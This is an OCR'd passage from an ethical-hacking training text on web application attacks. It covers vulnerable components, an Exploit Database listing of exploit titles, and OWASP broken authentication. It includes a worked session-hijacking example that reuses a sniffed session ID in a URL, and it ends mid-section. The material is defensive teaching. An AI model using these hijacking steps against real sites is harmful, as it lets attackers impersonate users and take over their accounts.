

Attacker
Performs scanning for vulnerable components
www.certifiedhacker.com
certifiedhacker.com
Web application with known vulnerable components
Attacker takeover control of Servers
Web Servers

Figure 14.24: Attack on a web application with known vulnerable components



☐ Verified ☐ Has App

Show 15


Search: web application

Date	D	A	V	Title	Type	Platform	Author
2021-01-06	⬇		✗	Resumes Management and Job Application Website 1.0 - RCE (Unauthenticated)	WebApps	PHP	Arnav Tripathy
2021-01-05	⬇		✗	Resumes Management and Job Application Website 1.0 - Authentication Bypass	WebApps	PHP	Kshitiz Raj
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution

Figure 14.25: Screenshot displaying Exploit Database search results for web application exploits

The following are some of the conditions that make applications vulnerable:

- When all the components' versions from both the server and client sides remain unknown. This can include nested dependencies as well as components that are being used directly.
- When software such as the OSes, database/web/application servers, runtime environments, and other components are unsupportable, obsolete, or unpatched.
- When the regular vulnerability scanning process is neglected and not subscribed to the security updates associated with the components being used.
- When the primary framework, platform, and dependencies do not receive timely updates.
- When the compatibility of software updates or patches is not properly validated or checked.
- When proper security is implemented for the configuration files of the components.



A07 – Identification and Authentication Failures/Broken Authentication

- Attackers can exploit vulnerabilities in **identification**, **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, and account update to impersonate users

Session ID in URLs

http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

- Attackers **sniff the network traffic** or trick users to get session IDs and then reuse those session IDs for malicious purposes

Password Exploitation

- Attackers can gain access to a **web application's password database**. If user passwords are not encrypted, an attacker can exploit any user's password

Timeout Exploitation

- If an application's timeouts are not set properly and a user closes their browser without logging out from sites accessed through a public computer, an attacker can use the same browser later and **exploit that user's privileges**

A07 – Identification and Authentication Failures/Broken Authentication

Identification, authentication, and session management include every aspect of user authentication and management of active sessions. At present, web applications implementing robust authentication mechanisms fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," and "account update." Therefore, developers must take the utmost care when implementing user authentication securely. It is always preferable to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. To impersonate users, an attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID when a user logs into **`http://certifiedhackershop.com`**. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into disclosing the session ID. The attacker now enters the following URL in their browser's address bar:

    `http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

    This redirects the attacker to the already logged in page of the victim. Thus, the attacker successfully impersonates the victim.

  If session IDs are exposed in the URL, then the web application is vulnerable to session fixation attacks.

- **Password Exploitation**

